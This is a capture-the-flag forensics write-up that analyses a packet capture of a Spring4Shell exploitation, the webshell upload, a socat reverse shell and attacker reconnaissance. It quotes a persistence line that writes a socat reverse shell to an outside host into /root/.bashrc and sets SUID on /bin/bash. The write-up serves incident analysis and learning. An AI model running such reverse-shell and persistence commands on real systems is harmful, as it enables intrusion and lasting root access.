
“I told them it was too soon and in the wrong season to deploy such a website, but they assured me that theming it properly would be enough to stop the ghosts from haunting us. I was wrong.” Now there is an internal breach in the `Spooky Network` and you need to find out what happened. Analyze the the network traffic and find how the scary ghosts got in and what they did.
The challenge files include only one pcap file. The capture is not terribly long, 505 packets. Analyzing the file in Wireshark, seems like there are only two endpoints communicating. The address ending in 166 seems to belong to the server, and the other one, ending in 180, for the adversaries.

The beginning of the capture is quite normal website traffic for a single user. Some possible enumeration can be seen in the capture, as the user is specifically accessing Cascading Style Sheets, JavaScript scripts and images. Filtering only the HTTP traffic is a great trick to gain better understanding what happened in this case.

The interesting stuff begins to happen in packet 335. There is a out-of-the-ordinary POST request made to the server. The request is sent to “/spookyhouse/home/” URL. The data of the request is quite odd:

Quick search on the internet points to the direction that someone is trying to abuse the Spring4shell vulnerability. I found a great explanations of the vulnerability and exploitation here: https://www.dynatrace.com/news/blog/anatomy-of-spring4shell-vulnerability/ and https://www.trendmicro.com/en_us/research/22/d/cve-2022-22965-analyzing-the-exploitation-of-spring4shell-vulner.html
As can be seen from the articles, the “class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=” sets the fileDateFormat and is one of the required steps to perform the attack. The server responds with an 200 response, meaning the POST request was successful.

Packet 353 is where the exploitation and the shell upload happened. Further analyzing the data, the steps are identical to what one would do while exploiting spring4shell.

The adversary moves onto testing the created .jsp webshell by sending few commands to it. Packets 416 and 426 and their corresponding responses confirm the webshell is indeed working. (Not presented here, but you can check it yourself)
The more interesting commands can be found in packets 436 and 464. The adversary issues a command to install socat to the server, and uses that to create a connection back to his computer on port 1337.

Obviously the HTTP traffic is not sufficient anymore to follow the adversary’s actions since the connection is now via Socat, and the Wireshark filter must be changed. Since it is known the adversary is using port 1337 in his system, it is possible to filter the socat session traffic by using filter “tcp.port == 1337”.

Looking into what the adversary is doing, there is some normal reconnaissance going on at first. The packet number, command, response and response packet number can be found in the table below:
| Packet | Command | Response | Response packet |
| 481 | id | uid=0(root) gid=0(root) groups=0(root) | 483 |
| 485 | groups | root | 486 |
| 488 | uname -r | 5.18.0-kali7-amd64 | 489 |
| 491 | cat /etc/passwd | <too long to put here> | 492 |
| 494 | find / -perm -u=s -type f 2>/dev/null | <list of suid binaries> | 496 |
| 500 | echo ‘socat TCP:192.168.1.180:1337 EXEC:sh’ > /root/.bashrc && echo “<some base 64 is here>” | rev > /dev/null && chmod +s /bin/bash | 501 |
The packet 500 seems to include the interesting part regarding finding the flag. It seems to have a base64 encoded string, which seems to be written backwards. After mirroring the string and decoding it with base64, the flag can be found.

OTHER NOTES:

There reason why the server accepts POST to /spookyhouse/home endpoint seems to be that there was a signup form on the home page. This data can be observed in multiple packets, I took the sample from packet number 12.
 Esa Kontio